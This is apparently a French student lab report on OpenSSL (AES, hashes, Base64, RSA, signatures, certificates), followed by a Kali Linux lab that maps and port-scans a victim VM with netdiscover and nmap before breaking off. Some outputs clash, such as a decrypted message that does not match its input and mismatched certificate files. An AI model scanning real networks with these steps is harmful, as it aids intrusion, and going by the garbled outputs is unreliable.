

R4.Cyber.09 - RT2 APP - TP n°1

OpenSSL est une implémentation open-source populaire (une boîte à outils) d'algorithmes cryptographiques et des protocoles de communications sécurisées Secure Sockets Layer (SSL) et Transport Layer Security (TLS) (D'une manière pratique TLS est plus moderne et plus sûr que SSL et l'a remplacé).

OpenSSL dispose d'une interface en ligne de commande nommée openssl.

Traville realises:

creation de VM;

```
choix du systeme :
 1 : RT-Box2:(Nat/Interne)
 2 : RT-Box2:(Bridge/Interne)
 3 : Ubuntu-22.04-desktop
 4 : Ubuntu-22.04-server
 5 : Xubuntu-20.04-desktop
 6 : Windows-10-20H2
 7 : Windows-2016
 8 : Pfsense
 9 : Kali-2022.4
10 : Mac-Sierra
11 : Debian-9.7.1
12 : CentOS-7
13 : Alpine-std
14 : Asterisk-alpine
15 : Gnuradio
16 : TGMS
17 : Elastix
18 : Video
19 : Proxmox
20 : SAT3Cyber04
21 : R3C16-Warbox-CTF
 0 : Retour (Back)
3

Quel nom personnalisé voulez-vous donner ?
(ENTRER pour laisser par défaut)
R4.Cyber.09
Machine R4.Cyber.09__Ubuntu-22.04-desktop créée.

Combien de carte réseau ? ( 1 à 4 ) (How many cards ?)
1

Paramétrage carte n°1
Type de réseau : ? (Network type ?)
 1 : Interne
 2 : nat
 3 : bridge
3

config reseau carte 1 type bridged
Choix adresse MAC ?
 1 : Générée aléatoirement (Random MacAddress)
 2 : 080027000249
 3 : 080027000250
1

Sur quelle carte réseau ? (bridged on ?)
 1 : eth0 : Réseau IUT
 2 : eth1 : 2nde carte réseau
2

eth1
Appuyer sur une touche pour revenir au menu principal. (Press key)
]
```

Créer le fichier de test

- Création d'un fichier contenant le mot "test" : **echo test > test.txt**

```
administrateur@rt-mv:~$ echo test > test.txt
```

- Chiffrement AES-256-CBC

```
administrateur@rt-mv:~$ openssl enc -aes-256-cbc -salt -in test.txt -out test.enc
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

- Pour Vérification du chiffrement on utilise la commande

```
administrateur@rt-mv:~$ cat test.enc
Salted__h
S*****G*****pZ
```

- Déchiffrement de cette hache on doit utiliser la commande:

```
administrateur@rt-mv:~$ openssl enc -d -aes-256-cbc -in test.enc -out test_decode.txt
enter AES-256-CBC decryption password:
```

Mdp⇒ **progr00**

```
administrateur@rt-mv:~$ openssl enc -d -aes-256-cbc -in test.enc -out test_decode.txt
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
administrateur@rt-mv:~$
```

Test de validation pour savoir si on a bien le mot test dans notre répertoire, avec la commande `cat test_decode.txt`

```
administrateur@rt-mv:~$ cat test_decode.txt
test
administrateur@rt-mv:~$
```

Fonctions de hachage

On doit maintenant créer des hashes de fichier original. Un hash est une chaîne de caractères de taille fixe qui garantit l'intégrité de notre données.

- Pour genre le hashe SHA-256 on utilise la commande;
 - `openssl dgst -sha256 -out test.sha256 test.txt`
- Pour genre le hashe SHA-1 on utilise la commande;
 - `openssl dgst -sha1 -out test.sha1 test.txt`

```
administrateur@rt-mv:~$ openssl dgst -sha256 -out test.sha256 test.txt
administrateur@rt-mv:~$ openssl dgst -sha1 -out test.sha1 test.txt
administrateur@rt-mv:~$
```

Puis pour afficher les résultat on utilise les commande:

- `cat test.sha256`
- `cat test.sha1`

```
administrateur@rt-mv:~$ cat test.sha256
SHA2-256(test.txt)= f2ca1bb6c7e907d06d06dfe4687e579fce76b37e4e93b7605022da52e6ccc
26fd2
administrateur@rt-mv:~$
```

```
26fd2
administrateur@rt-mv:~$ cat test.sha1
SHA1(test.txt)= 4e1243bd22c66e76c2ba9eddc1f91394e57f9f83
administrateur@rt-mv:~$
```

Remarque que le hash dans SHA-256 est beaucoup plus long que dans le SHA-1.

Cela est car SHA-256 produit une empreinte de 256 bits (64 caractères hexadécimaux), alors que SHA-1 n'en produit que 160 bits (40 caractères). Donc on aura un hashe beaucoup plus long dans SHA-256

Même si notre fichier d'origine est très petit test , le hachage produit toujours une sortie de taille fixe.

Codage Base64

- On commence par encoder le fichier - pour faire on doit utiliser la commande suivante pour transformer notre fichier texte en format Base64

`openssl base64 -in test.txt -out test.base64`

```
administrateur@rt-mv:~$ openssl base64 -in test.txt -out test.base64
administrateur@rt-mv:~$
```

Vérification de résultat: `cat test.base64`

```
administrateur@rt-mv:~$ cat test.base64
dGVzdAo=
administrateur@rt-mv:~$
```

- Maintenant on doit décoder pour vérifier avec la commande
 - `openssl base64 -d -in test.base64 -out test_decode.txt`
- Le "Code Mystère" décodage d'une chaîne spécifique pour voir ce qu'elle cache. On utilise la commande
 - `echo -n "CdZ4MLMPgYtAE9gQ80gMtg==" | base64 -d | xxd`

```
administrateur@rt-mv:~$ openssl base64 -d -in test.base64 -out test_decode.txt
administrateur@rt-mv:~$ echo -n "CdZ4MLMPgYtAE9gQ80gMtg==" | base64 -d | xxd
00000000: 09d6 7830 b30f 818b 4013 d810 f348 0cb6  ..x0....@....H..
administrateur@rt-mv:~$
```

Le "Code Mystère" décodé avec xxd qui affiche des valeurs en hexadécimales (comme 09d6 7830...) cela correspondent pas au texte ASCII lisible. Cela nous montre que le Base64 est utilisé pour représenter des données binaires sous forme de texte.

Chiffrement asymétrique RSA

Contrairement à l'AES où une seule clé suffisait, ici nous utilisons un couple Clé Privée / Clé Publique.

les commandes pour simuler l'envoi d'un message à un voisin (ou à toi-même) :

- Générer ta clé privée (ne la partage jamais) :
 - `openssl genrsa -out ma_cle_privee.key 2048`
- Extraire ta clé publique (celle que tu donnes au voisin) :
 - `openssl rsa -in ma_cle_privee.key -out ma_cle_publique.key -pubout`

Dans le chiffrement asymétrique (RSA), on utilise une paire de clés mathématiquement liées :

- La Clé Publique : Comme un cadenas ouvert que tu distribues à tout le monde. N'importe qui peut l'utiliser pour fermer (chiffrer) un message, mais personne peut l'utiliser pour l'ouvrir.
- La Clé Privée : C'est la seule clé physique capable d'ouvrir le cadenas. Tu es le seul à la posséder.


Vu en mathe

Dans ce TP Pour envoyer un message à un voisin (ou à toi-même), je dois utiliser sa clé publique. Une fois le fichier chiffré, même si un pirate l'intercepte, il peut rien faire parce que il possède pas la clé privée correspondante.

La Manipulation "Solo" de Chiffrement asymétrique RSA;

Puisque je vais le faire seul, je dois faire l'expéditeur et le destinataire.

1. Générer ton trousseau
 - `openssl genrsa -out ma_cle_privee.key 2048`
 - `openssl rsa -in ma_cle_privee.key -out ma_cle_publique.key -pubout`



```
administrateur@rt-mv:~$ openssl genrsa -out ma_cle_privee.key 2048
administrateur@rt-mv:~$ openssl rsa -in ma_cle_privee.key -out ma_cle_publique.key -pubout
writing RSA key
administrateur@rt-mv:~$
```

2. Chiffrer le message

Je utilises **ma** clé publique pour simuler l'envoi à quelqu'un :

`openssl rsautl -encrypt -pubin -inkey ma_cle_publique.key -in test.txt -out message_secret.enc`

```
administrateur@rt-mv:~$ openssl rsautl -encrypt -pubin -inkey ma_cle_publique.key -in test.txt -out message_secret.enc
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
administrateur@rt-mv:~$
```

3. Déchiffrer le message

Seule ta clé privée peut ouvrir ce fichier

`openssl rsautl -decrypt -inkey ma_cle_privee.key -in message_secret.enc -out resultat_clair.txt`

```
administrateur@rt-mv:~$ openssl rsautl -decrypt -inkey ma_cle_privee.key -in message_secret.enc -out resultat_clair.txt
The command rsautl was deprecated in version 3.0. Use 'pkeyutl' instead.
administrateur@rt-mv:~$
```

4. Vérification

- `cat resultat_clair.txt`

```
administrateur@rt-mv:~$ cat resultat_clair.txt
Afficher les applications
```

Pour simuler l'envoi sécurisé, j'ai utilisé ma clé publique pour chiffrer le fichier. Cela démontre le principe de confidentialité : n'importe qui possédant ma clé publique peut m'envoyer un message, mais je suis le seul à pouvoir le lire grâce à ma clé privée.

La Signature Numérique

La signature, c'est l'inverse de ce qu'on vient de faire : on utilise la clé privée pour signer.

Pourquoi? Pour prouver que c'est bien TOI qui as écrit le message (Authenticité) et que personne l'a modifié (Intégrité). Ton voisin utilisera ma clé publique pour vérifier que la signature est correcte.


- Commande à utiliser pour signer le document:
 - `openssl dgst -sha256 -sign ma_cle_privee.key -out document.sign test.txt`
- Commande de vérification de la signature
 - `openssl dgst -sha256 -verify ma_cle_publique.key -signature document.sign test.txt`

```
administrateur@rt-mv:~$ openssl dgst -sha256 -sign ma_cle_privee.key -out document.sign test.txt
administrateur@rt-mv:~$ openssl dgst -sha256 -verify ma_cle_publique.key -signature document.sign test.txt
Verified OK
administrateur@rt-mv:~$
```

"Verified OK". Si j'avais modifié une seule lettre dans `test.txt` et que je retente la vérification, OpenSSL va dire "Verification Failure". C'est une preuve infalsifiable!

HTTPS (simplifié)

La figure ci-dessous résume les grandes lignes du fonctionnement d'HTTPS (sur TLS)



Qui donne son certificat? Pourquoi? C'est le serveur qui donne son certificat au client (le navigateur). Ça permet au client de vérifier l'identité du site et de récupérer la clé publique du serveur.

Comment le certificat est vérifié? Par qui?

Il est vérifié par le client (le navigateur). Le navigateur utilise la clé publique de l'Autorité de Certification (CA), déjà stockée dans son système, pour vérifier la signature numérique présente sur le certificat du serveur.

Qui donne la clé de chiffrement de la session?

C'est le client qui génère une "clé de session" (ou une pré-clé) et l'envoie au serveur de manière sécurisée.

La clé de chiffrement de la session est associée à un chiffrement symétrique ou asymétrique?

Elle est associée à un chiffrement symétrique (généralement AES).

Comment est-elle transmise?

Elle est transmise de manière sécurisée grâce au chiffrement asymétrique (chiffrée avec la clé publique du serveur se trouvant dans le certificat).

Au final, client et serveur utilisent un chiffrement asymétrique et symétrique?

Oui, les deux sont utilisés.

Pourquoi les deux?

1- L'asymétrique est utilisé au début pour s'échanger la clé de session et vérifier l'identité (c'est sûr mais lent).

2- Le symétrique est utilisé pour le reste de la communication car il est beaucoup plus rapide pour traiter de gros volumes de données.

La demande de certificat (CSR)

C'est le document que tu enverrais normalement à un organisme comme DigiCert ou Let's Encrypt.

Commande:

```
openssl req -sha256 -nodes -newkey rsa:2048 -keyout monsiteweb.fr.private.key -out monsiteweb.fr.csr
```

Puis dans la partie Cn on doit mettre monsiteweb.fr

```
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
```

```
Country Name (2 letter code) [AU]:FR
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:monsiteweb.fr
Email Address []:
```

```
Please enter the following 'extra' attributes
to be sent with your certificate request
```

```
A challenge password []:
```

```
An optional company name []:
```

```
administrateur@rt-mv:~$
```

Pour Vérification on tape la command; `openssl req -in monsiteweb.fr.csr -noout -text` pour voir si le CN est bien juste

```
An optional company name []:
administrateur@rt-mv:~$ openssl req -in monsiteweb.fr.csr -noout -text
Certificate Request:
Data:
  Version: 1 (0x0)
  Subject: C = FR, ST = Hauts-de-Franc, L = UNIVERSITE D ARTOIS, O = UNIVERSITE D ARTOIS, CN = rt-be
thune.univ-artois.fr
  Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
    Public-Key: (2048 bit)
    Modulus:
      00:f6:2a:ca:af:c9:0a:2c:53:26:b3:46:42:3f:d2:
      03:bf:06:87:a0:2b:d7:d2:f5:4e:f8:f9:e9:cb:c5:
      18:f8:8f:d7:76:15:f2:2c:44:94:9e:81:90:39:e2:
      5f:55:e7:31:0b:9b:ee:1a:7c:c3:ff:f8:88:23:
      24:de:c2:f2:bc:b7:01:b3:95:26:fa:95:27:53:a2:
      e6:47:17:0b:c2:db:a8:5e:94:d8:d4:48:ad:83:46:
      6e:fa:9e:44:b9:47:29:d8:be:08:09:ab:5b:8c:31:
      e4:30:c0:c8:dc:c4:9e:1a:a3:f6:1b:12:4f:57:68:
      37:2c:f5:72:44:35:23:8b:f9:e2:b1:ab:4a:bf:f7:
      70:3d:46:20:37:f5:6e:82:38:17:4e:69:d2:d5:72:
      4d:01:17:f1:90:51:0c:a5:08:74:9e:85:6d:b4:1b:
      52:04:1f:f4:38:a2:7b:6d:f9:65:1f:89:4c:7a:a1:
      2d:90:93:db:24:81:c1:47:18:42:4b:b0:d5:43:80:
      ac:b6:21:b8:19:5a:dc:1f:15:4f:89:e6:61:4b:40:
      8b:73:5c:58:38:04:9e:7d:06:b8:77:ff:49:55:4b:
      a2:cf:92:6c:d3:71:94:7b:1c:73:30:e5:c1:56:67:
      c5:55:e4:fc:af:c1:e0:3d:1c:8a:46:0a:85:65:13:
      69:b3
    Exponent: 65537 (0x10001)
  Attributes:
    (none)
  Requested Extensions:
    Signature Algorithm: sha256withRSAEncryption
    Signature Value:
      5b:4f:71:27:57:f0:67:bc:4f:b9:bd:1b:ed:27:64:33:a6:ca:
      de:eb:0a:7d:1f:1e:50:27:7a:25:bc:b4:79:5f:2a:ae:9d:ea:
      7d:24:e7:a7:4b:11:01:b4:f8:3d:0c:4a:e8:4e:cf:d0:6e:50:
      0d:26:d6:fa:13:19:3e:7a:82:90:1a:71:fa:d5:7f:80:fd:d4:
      7b:70:af:9f:f7:cb:7b:3e:db:7a:ba:73:a0:85:33:d9:b0:
      36:ff:17:7d:fb:33:44:79:e0:00:aa:20:b4:a1:7f:23:3b:2c:
      d2:99:b1:64:36:3e:df:df:12:6f:97:9d:13:b3:94:4c:6c:9f:
      82:f2:5b:07:9c:07:66:e1:2b:e4:29:8f:a0:99:4a:99:25:c1:
      b7:f4:0c:00:70:c2:da:87:54:b5:fe:ed:88:02:1e:be:39:03:
      36:6c:a1:e7:96:f3:bc:ac:2c:57:85:27:08:a0:ee:49:86:dd:
      c8:53:ae:35:03:86:b0:f5:64:ae:56:6f:a7:02:c3:30:a1:90:
      ee:3d:2d:b7:cd:5e:38:ca:09:49:d1:b8:a0:cd:ab:4c:7f:e6:
      75:e4:93:a3:26:fc:44:b4:e2:5f:23:64:9e:b2:33:04:80:fd:
      f0:98:1c:56:29:5d:36:5b:f6:5c:a6:a3:0d:a0:3b:b9:90:ed:
      08:ed:ea:88
administrateur@rt-mv:~$
```

Le Certificat Auto-signé:

Ici je demande ma propre clé, C'est rapide pour des tests locaux.

On Utilise la commande suivante pour signer ta demande avec ta propre clé privée:

```
openssl x509 -signkey monsiteweb.fr.private.key -in
monsiteweb.fr.csr -req -days 365 -out monsiteweb.fr.crt
```



```
08:ed:ea:88
administrateur@rt-mv:~$ ^C
administrateur@rt-mv:~$ ^C
administrateur@rt-mv:~$ openssl x509 -signkey monsiteweb.fr.private.key -in monsiteweb.fr.csr -req -days 3
65 -out monsiteweb.fr.crt
Certificate request self-signature ok
subject=C = FR, ST = Hauts-de-Franc, L = UNIVERSITE D ARTOIS, O = UNIVERSITE D ARTOIS, CN = rt-bethune.univ-
v-artois.fr
administrateur@rt-mv:~$
```

Le terminal confirme Certificate request self-signature ok

```
administrateur@rt-mv:~$ openssl x509 -in mondomaine.crt -noout -text
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      71:ce:43:a6:1f:35:54:09:04:47:72:89:18:5e:32:c0:28:ed:51:6c
    Signature Algorithm: sha256WithRSAEncryption
    Issuer: C = FR, ST = Hauts-de-France, L = Hauts-de-France, O = UNIVERSITE D ARTOIS, OU = UNIVERSITE D ARTOIS, CN = rt-bethune.univ-artois.fr
    Validity
      Not Before: May  4 08:30:32 2026 GMT
      Not After : May  4 08:30:32 2027 GMT
    Subject: C = FR, ST = Hauts-de-Franc, L = UNIVERSITE D ARTOIS, O = UNIVERSITE D ARTOIS, CN = rt-bethune.univ-artois.fr
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      Public-Key: (2048 bit)
      Modulus:
        00:f6:2a:ca:af:c9:0a:2c:53:26:b3:46:42:3f:d2:
        63:bf:06:87:a0:2b:d7:d2:f5:4e:f0:f9:e9:cb:c5:
        18:f8:8f:d7:76:15:f2:2c:44:94:9e:81:99:39:e2:
        5f:55:e7:31:0b:9b:ee:1a:7c:c3:ff:ff:d8:88:23:
        24:de:c2:f2:bc:b7:01:b3:95:26:fa:95:27:53:a2:
        e6:47:17:6b:c2:db:a8:5e:94:d8:4d:48:ad:83:46:
        6e:f4:9e:44:b9:47:29:d4:be:08:00:ab:5b:8c:31:
        e4:30:c0:c8:dc:c4:9e:1a:a3:f6:10:12:4f:57:68:
        37:2c:f5:72:44:35:23:8b:f9:e2:b1:ab:4a:bf:f7:
        70:3d:46:20:37:f5:6e:82:38:17:4e:69:d2:d5:72:
        4d:01:17:f1:90:51:0c:a5:68:74:9e:85:6d:b4:1b:
        52:04:1f:74:38:a2:7b:6d:f9:65:1f:09:4c:7a:a1:
        2d:90:93:db:24:81:c1:47:18:42:48:b0:d5:43:80:
        ac:b6:21:b8:19:5a:dc:1f:15:4f:89:e6:61:4b:40:
        8b:73:5c:58:38:04:9e:7d:66:b8:77:ff:49:55:4b:
        a2:cf:92:6c:d3:71:94:7b:1c:73:30:e5:c1:56:67:
        c5:55:e4:fc:af:c1:e0:3d:1c:8a:46:0a:85:65:13:
        59:b3
      Exponent: 65537 (0x10001)
  X509v3 extensions:
    X509v3 Authority Key Identifier:
      8F:AF:00:52:3A:D1:40:B0:23:ED:B5:D6:22:B1:3D:A5:68:53:84:5F
    X509v3 Basic Constraints:
      CA:FALSE
    X509v3 Subject Alternative Name:
      DNS:mondomaine
    X509v3 Subject Key Identifier:
      F1:B9:C2:AD:1F:F8:A1:2D:30:AD:8B:86:F7:5B:64:83:01:67:71:08
  Signature Algorithm: sha256WithRSAEncryption
  Signature Value:
    33:62:09:a4:d4:64:d7:3d:82:77:cf:c6:0e:9e:3d:cd:3b:05:
    15:ca:e8:e9:a1:43:c6:6a:39:bc:8c:7b:0a:ad:e6:98:3c:c1:
    cd:e3:1e:20:97:1e:4e:c2:7d:0c:4d:05:de:02:ce:f0:9f:d2:
    6e:8f:22:3f:e7:ab:cb:af:a2:b4:98:2c:f1:d0:6d:06:76:92:
    8d:9a:16:55:30:dc:65:75:b8:d3:34:67:49:47:26:64:60:60:
    3c:59:23:4f:a4:56:84:03:a5:11:37:88:75:3d:1c:cd:18:2e:
    c8:7f:e5:2e:db:d8:d2:5d:ed:1c:e7:91:f0:61:57:63:a1:5e:
    85:29:7b:6b:49:8b:01:f3:28:72:45:35:cd:6d:95:59:d8:e3:
    55:82:5b:42:e5:33:ad:9c:ce:3d:4f:fa:85:38:fe:13:a5:d6:
    ef:3a:e1:93:70:d7:31:c5:b9:38:7b:7d:51:f5:f9:77:1a:55:
    d4:66:f2:3c:e9:3e:d8:73:cf:d4:d8:32:cc:b4:41:d1:76:4a:
    ef:d4:50:ca:70:53:48:63:0b:20:7c:16:aa:8c:42:3e:25:38:
    66:46:ff:e6:b1:18:18:81:db:77:39:9f:43:3e:9d:00:8f:fa:
    f4:ff:d0:b1:d4:a4:7a:4a:75:46:03:35:47:f1:a2:d3:15:99:
    47:6f:0d:51
administrateur@rt-mv:~$
```

En comparant ce certificat avec les précédents, on observe des changements majeurs qui prouvent que tu n'es plus sur un simple certificat "auto-signé" :

L'Émetteur (Issuer) vs Le Sujet (Subject) :

- Issuer : C'est ma rootCA. On voit que l'autorité qui a signé le certificat est ma entité "juge" (avec le champ OU = UNIVERSITE D ARTOIS).
- Subject : C'est mon site web (rt-bethune.univ-artois.fr).

- Conclusion : L'émetteur et le sujet sont désormais différents. Tu as créé une hiérarchie de confiance.

Extensions X509v3 :

- Subject Alternative Name (SAN) : Tu vois DNS:mondomaine. C'est grâce au fichier .ext que j'ai créé. Sans cette ligne, les navigateurs modernes comme Chrome rejetteraient ton certificat, même s'il était signé par une autorité valide.
- Authority Key Identifier : C'est l'empreinte numérique qui lie directement ce certificat à la clé de ton rootCA.

Dans cette dernière étape, j'ai agi en tant qu'**Autorité de Certification (CA)**. J'ai utilisé ma clé racine (rootCA.key) pour signer la demande de mon site. Cela garantit que toute personne faisant confiance à mon certificat racine fera automatiquement confiance à mon site web. C'est exactement le fonctionnement réel du HTTPS sur Internet, où des autorités comme DigiCert ou Let's Encrypt jouent le rôle du Root CA que j'ai simulé ici.

R4.Cyber.9 - RT2 APP - TP n°1 - Partie 2 (2h) - Exploration d'attaques de base avec Kali Linux 2022 sur un LAN

Kali Linux est une distribution Linux open source, basée sur Debian et destinée à diverses tâches de sécurité informatique.

Environnement

Créez un réseau interne de machines virtuelles composées :

1. d'une passerelle
2. d'une machine attaquante qui sera une Kali Linux 2022 (user kali | mdp kali)
3. d'une machine victime qui sera une Ubuntu


Vous jouez le rôle d'un attaquant sur la machine Kali Linux.

Configurer les adresses IP

Ouvre un terminal sur chaque machine et tape les commandes suivantes :


Sur Kali Linux:

1. `sudo ip addr add 192.168.1.10/24 dev eth0`
2. `sudo ip link set eth0 up`




Sur Ubuntu:

1. `sudo ip addr add 192.168.1.20/24 dev eth0`
2. `sudo ip link set eth0 up`



Vérifier la connexion

Depuis ta Kali, vérifie que tu "vois" la victime :



```

rtt min/avg/max/mdev = 1.010/1.216/1.655/0.261 ms
administrateur@rt-mv:~$ sudo ip addr flush dev enp0s3
administrateur@rt-mv:~$ sudo ip addr add 192.31.25.20/24 dev enp0s3
administrateur@rt-mv:~$ sudo ip link set enp0s3 up
administrateur@rt-mv:~$ ping 192.31.25.10
PING 192.31.25.10 (192.31.25.10) 56(84) bytes of data.
64 bytes from 192.31.25.10: icmp_seq=1 ttl=64 time=0.583 ms
64 bytes from 192.31.25.10: icmp_seq=2 ttl=64 time=0.274 ms
64 bytes from 192.31.25.10: icmp_seq=3 ttl=64 time=0.333 ms
64 bytes from 192.31.25.10: icmp_seq=4 ttl=64 time=0.286 ms
^C
--- 192.31.25.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3070ms
rtt min/avg/max/mdev = 0.274/0.369/0.583/0.125 ms
administrateur@rt-mv:~$

```

Exploration avec Netdiscover

Il faut d'abord identifier les machines présentes sur le LAN donc on utilise la command

- **Mode Passif:** `sudo netdiscover -p`

```

kali@kali: ~
File Actions Edit View Help
Currently scanning: (passive) | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 2 hosts. Total size: 240

```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.31.25.1	08:00:27:1a:dd:36	2	120	PCS Systemtechnik GmbH
192.31.25.20	08:00:27:bc:ec:f7	2	120	PCS Systemtechnik GmbH

Mode Actif `sudo netdiscover -i eth0 -r 192.31.25.0/24`

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: Finished! | Screen View: Unique Hosts  
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240  
+-----+-----+-----+-----+-----+-----+-----+  
IP           At MAC Address      Count  Len  MAC Vendor / Hostname  
+-----+-----+-----+-----+-----+-----+-----+  
192.31.25.1   08:00:27:1a:dd:36    1      60  PCS Systemtechnik GmbH  
192.31.25.13  08:00:27:bc:ec:f7    1      60  PCS Systemtechnik GmbH  
192.31.25.20  08:00:27:bc:ec:f7    2     120  PCS Systemtechnik GmbH
```

Kali envoie des requêtes ARP pour chaque IP possible.

CR : Note l'adresse IP et l'adresse MAC de la victime (Ubuntu) et de la passerelle (RT-Box).

Scan de ports avec Nmap

Maintenant que j'ai l'IP de ta victime (192.31.25.20), je vais chercher ses failles (services ouverts).

1. **Scan rapide:** `sudo nmap -sn 192.31.25.0/24`

```
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo nmap -sn 192.31.25.0/24  
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 05:33 EDT  
Nmap scan report for 192.31.25.1  
Host is up (0.00021s latency).  
MAC Address: 08:00:27:1A:DD:36 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.31.25.13  
Host is up (0.00028s latency).  
MAC Address: 08:00:27:BC:EC:F7 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.31.25.20  
Host is up (0.00027s latency).  
MAC Address: 08:00:27:BC:EC:F7 (Oracle VirtualBox virtual NIC)  
Nmap scan report for 192.31.25.10  
Host is up.  
Nmap scan report for 192.31.25.14  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.36 seconds  
(kali@kali)-[~]  
$
```

2. Scan complet de la victime: `sudo nmap -A -p- -v 192.31.25.20`

```
(kali㉿kali)-[~]
$ sudo nmap -A -p- -v 192.31.25.20
Starting Nmap 7.93 ( https://nmap.org ) at 2026-05-04 05:34 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating NSE at 05:34
Completed NSE at 05:34, 0.00s elapsed
Initiating ARP Ping Scan at 05:34
Scanning 192.31.25.20 [1 port]
